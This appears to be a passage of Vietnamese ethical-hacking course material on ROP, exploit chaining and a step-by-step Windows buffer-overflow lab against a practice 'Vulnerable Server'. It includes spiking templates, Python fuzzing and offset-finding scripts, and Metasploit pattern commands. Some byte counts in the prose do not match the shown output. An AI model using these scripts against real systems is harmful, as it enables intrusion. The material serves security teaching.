
int main(int argc, char **argv) {
    char *in = malloc(17);
    char *out = malloc(18);
    int length = strlen(argv[1]);
    if (length > 17) {
        length = 17;
    }
    strncpy(in, argv[1], length);
    in[length] = '\0';
    strcpy(out, "Sample Output");
    printf("Input at %p: %s\n", in, in);
    printf("Output at %p: %s\n", out, out);
    printf("\n\n%s\n", out);
    free(in);
    free(out);
    return 0;
}
```

Code sửa lại

Return-Oriented Programming (ROP) Attack

Return-oriented programming (ROP) là một kỹ thuật tấn công thực thi mã độc trong môi trường được bảo vệ bởi các cơ chế bảo mật như *code signing* và *executable space protection*. Kỹ thuật này cho phép hacker chiếm quyền điều khiển của chương trình bằng cách truy cập vào ngăn xếp và sử dụng các thư viện có sẵn được gọi là “gadgets” để thực thi các lệnh tùy ý.

Gadgets là một tập hợp các lệnh kết thúc bằng lệnh RET x86. Hacker sẽ lựa chọn một chuỗi các gadgets khác nhau để tạo thành một chương trình mới và thực thi nó với mục đích độc hại. Kỹ thuật ROP cũng cho phép thực hiện các phân nhánh và tìm kiếm các điều kiện trên dữ liệu của chương trình như so sánh bằng, bé hơn hoặc lớn hơn.



An example of return-oriented attack

Tấn công ROP rất hiệu quả vì sử dụng các thư viện code hợp lệ có sẵn trong chương trình, và không bị phát hiện bởi các cơ chế bảo mật khác.

Exploit Chaining

Exploit chaining, còn được gọi là **vulnerability chaining**, là tấn công mạng kết hợp nhiều lỗ hổng hoặc cách khai thác khác nhau để xâm nhập và tấn công mục tiêu từ cấp độ gốc. Đây là một cơ chế tấn công phức tạp, trong đó hacker thường bắt đầu bằng các hoạt động thu thập thông tin để tìm kiếm các lỗ hổng chưa được vá hoặc các điểm yếu trong mục tiêu.

Sau khi xác định các lỗ hổng, hacker trước tiên sẽ truy cập vào mạng mục tiêu bằng cách sử dụng bất kỳ công nghệ và công cụ khai thác nào mà họ tin rằng có khả năng thành công cao nhất. Sau đó, họ đi sâu vào mạng bằng cách sử dụng danh sách các lỗ hổng đã xác định. Khi khai thác thành công các lỗ hổng, hacker đạt được quyền truy cập cấp **kernel/root/system** để tiến hành các cuộc tấn công tiếp theo mà không bị phát hiện bởi các giải pháp bảo mật.




Illustration of exploit chains

Mặc dù loại tấn công này tồn thời gian và nỗ lực hơn trong các giai đoạn ban đầu, tuy nhiên việc kết hợp các lỗ hổng khai thác với nhau làm cho khó khắc phục hơn, khi chiều dài và độ sâu của chuỗi khai thác tăng lên.

Mô-đun 6. Phần 4: Khai thác Buffer Overflow trên Windows

Khai thác lỗ hổng tràn bộ đệm Buffer Overflow trên Windows

- Spiking:** Đưa vào chương trình một số input để kiểm tra xem chương trình có bị tắt hoặc hoạt động không đúng như mong đợi không. Mục đích là tìm ra các lỗ hổng tiềm năng.
- Fuzzing:** Đưa vào chương trình các input ngẫu nhiên hoặc bán ngẫu nhiên để xác định input nào gây ra lỗi hoặc làm chương trình hoạt động không đúng. Mục đích là tìm ra input cụ thể để khai thác lỗ hổng tràn bộ đệm.
- Xác định offset:** Tìm ra số byte cần để ghi đè lên biến mục tiêu. Điều này bao gồm gửi một chuỗi ký tự đặc biệt đến chương trình để tìm ra chiều dài chuỗi ký tự gây ra lỗi, từ đó xác định được số byte cần để tràn bộ đệm.
- Ghi đè thanh ghi EIP:** Thay đổi giá trị của thanh ghi EIP để chương trình thực thi mã độc.
- Xác định ký tự không hợp lệ:** Tìm ra các ký tự có thể làm gián đoạn quá trình thực thi mã độc.
- Xác định module:** Đảm bảo module đúng được tải vào bộ nhớ để mã độc thực thi đúng.
- Tạo shellcode:** Tạo ra mã độc thực tế sẽ được thực thi sau khi khai thác thành công.
- Gain root access:** Sử dụng mã độc để truy cập từ xa vào hệ thống hoặc nâng cao đặc quyền truy cập để đạt được quyền truy cập cao hơn.

Bước 1: Thiết lập kết nối bằng Netcat

, ta có thể sử dụng lệnh Netcat như sau:

`nc -nv <Target IP> <Target Port>`

```
root@parrot#nc -nv 10.10.1.11 9999
(UNKNOWN) [10.10.1.11] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat value]
RTIME [rtime value]
LTIME [Itime value]
SRUN [srun value]
TRUN [trun value]
GMON [gmon value]
GDOG [gdog value]
KSTET [kstet value]
GTER [gter value]
HTER [hter value]
LTER [Iter value]
KSTAN [Istan value]
EXIT
```

Kết quả lệnh netcat

Bước 2: Tạo các spike template và thực hiện spiking

Các mẫu spike templates định nghĩa định dạng gói tin được sử dụng để giao tiếp với server. Sử dụng mẫu spike sau để thực hiện spiking trên chức năng STATS:


```
stats.spk (~) - Pluma (as superuser)
File Edit View Search Tools Documents Help
[+] Open Save Undo Cut Copy Paste Find Replace
stats.spk x
1 s_readline();
2 s_string("STATS ");
3 s_string_variable("0");
```

Screenshot showing STATS spike template

Gửi các gói tin đến máy đích bằng cách sử dụng lệnh sau:

```
generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR
```

Như hình bên dưới:



```
root@parrot:~ generic_send_tcp 10.10.1.11 9999 spike_script stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help. Variablesize= 5004
Fuzzing Variable 0:2
Variablesiz= 5005
Fuzzing Variable 0:3
Variablesiz= 21
Fuzzing Variable 0:4
Variablesiz= 3
Fuzzing Variable 0:5
Variablesiz= 2
Fuzzing Variable 0:6
Variablesiz= 7
Fuzzing Variable 0:7
Variablesiz= 48
Fuzzing Variable 0:8
line read=Welcome to Vulnerable Server Enter HELP for help.
Variablesiz= 45
Fuzzing Variable 0:9
```

Screenshot showing the output of spiking vulnerable server

Vì chúng ta đã xác định được rằng chức năng STATS không dễ bị tấn công bởi lỗi tràn bộ đệm, vì vậy chúng ta sẽ lặp lại quá trình tương tự với chức năng TRUN. Sử dụng mẫu spike sau để thực hiện spiking trên chức năng TRUN:

The screenshot shows a terminal window titled "trun.spk (~) - Pluma (as superuser)". The window has a dark theme with white text. The menu bar includes "File", "Edit", "View", "Search", "Tools", "Documents", and "Help". Below the menu is a toolbar with icons for "Open", "Save", "Undo", and "Redo". The main area contains a file named "trun.spk" with the following content:

```
1 s_readline();
2 s_string("TRUN ");
3 s_string_variable("0");
```

At the bottom of the window, there are status indicators: "Plain Text", "Tab Width: 4", "Ln 3, Col 24", and "INS".

Screenshot showing TRUN spike template


Bây giờ, gửi các gói tin đến máy đích bằng cách sử dụng lệnh sau:

generic_send_tcp <Target IP> <Target Port> spike_script SKIPVAR SKIPSTR

```
root@parrot~ generic_send_tcp 10.10.1.11 9999 spike_script trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
```

Screenshot showing the output of spiking vulnerable server

Chúng ta có thể thấy rằng chức năng TRUN trên server có một lỗ hổng tràn bộ đệm. Khi thực hiện spiking trên chức năng này, các thanh ghi trên ngăn xếp như EAX, ESP, EBP và EIP có thể bị ghi đè. Nếu hacker có thể ghi đè thanh ghi EIP, họ có thể chiếm quyền truy cập vào hệ thống.



Screenshot of Immunity Debugger showing buffer overflow vulnerability

Bước 3: Perform Fuzzing

Sau khi xác định được lỗ hổng tràn bộ đệm buffer overflow trên Windows, ta cần thực hiện fuzzing để gửi một lượng lớn dữ liệu đến máy đích để gây ra lỗi tràn bộ đệm và ghi đè thanh ghi EIP. Fuzzing giúp xác định số byte cần thiết để làm cho máy đích bị sập. Thông tin này giúp xác định vị trí chính xác của thanh ghi EIP, từ đó giúp inject mã độc shellcode vào máy đích.


```
fuzz.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
[+] Open Save Undo Cut Copy Paste Find Replace
fuzz.py x
1#!/usr/bin/python2
2import sys, socket
3from time import sleep
4
5buff = "A" * 100
6
7while True:
8    try:
9        soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10       soc.connect(('10.10.1.11', 9999))
11
12       soc.send('TRUN /.:/' + buff)
13       soc.close()
14       sleep(1)
15       buff = buff + "A" * 100
16    except:
17        print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
18        sys.exit()
```

Screenshot showing Python script for fuzzing

Khi chạy đoạn code trên, biến **buff** sẽ được nhân lên mỗi lần lặp trong vòng lặp while và gửi dữ liệu **buff** đến máy đích. Như hình bên dưới, máy đích sập sau khi nhận khoảng 2300 bytes dữ liệu, nhưng nó không ghi đè lên thanh ghi EIP.

```
root@parrot /home/attacker/Desktop/Scripts chmod +x fuzz.py
root@parrot /home/attacker/Desktop/Scripts
./fuzz.py
Fuzzing crashed vulnerable server at 11800 bytes
```

Screenshot showing the output of fuzzing vulnerable server



Kết quả

Bước 4: Identify the Offset

Thông qua quá trình fuzzing, chúng ta đã hiểu được rằng chúng ta có thể ghi đè lên thanh ghi EIP bằng từ 1 đến 2300 byte dữ liệu. Bây giờ, chúng ta sẽ sử dụng công cụ **pattern_create** trong Ruby để tạo ra các byte dữ liệu ngẫu nhiên như sau:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -1 3000
```

```
[attacker@parrot] -[~]
$ sudo su
[sudo] password for attacker:
[root@parrot] -[~/home/attacker]
# cd
[root@parrot] -[~]
# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900
```

Screenshot showing Metasploit pattern_create output

Sau đó, ta chạy đoạn mã Python sau để gửi:


The screenshot shows a Linux desktop environment with a terminal window titled "findoff.py (~/Scripts) - Pluma". The terminal window contains the following Python script:

```
#!/usr/bin/python2
import sys, socket
offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad
try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send('TRUN ./:' + offset)
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

The script uses a socket to connect to a server at 10.10.1.11 port 9999. It sends a payload starting with 'TRUN ./:' followed by a large offset string. If the connection fails, it prints an error message and exits.

Screenshot of Python script sending random bytes to the server

Khi đoạn code trên được thực thi, các byte dãy liệu ngẫu nhiên sẽ được gửi đến máy đích và gây ra lỗi tràn bộ đệm trên ngăn xếp. Ta cần ghi lại các byte dãy liệu ngẫu nhiên trong EIP và tìm vị trí của các byte đó trên ngăn xếp để tiếp tục thực hiện các bước tấn công tiếp theo.



Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

Chạy lệnh sau để tìm vị trí chính xác của các byte dãy liệu ngẫu nhiên trong thanh ghi EIP:


```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 3000 -q 386F4337
```

```
File Edit View Search Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#cd
[root@parrot] ~
#/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337
[*] Exact match at offset 2003
[root@parrot] ~
#
```

Screenshot showing Metasploit pattern_offset output

Bước 5: Ghi đè thanh ghi EIP

Ta đã xác định được rằng thanh ghi EIP nằm ở một vị trí lệch đi 2003 byte. Bây giờ, chạy đoạn code Python sau để kiểm tra xem có thể kiểm soát thanh ghi EIP hay không.

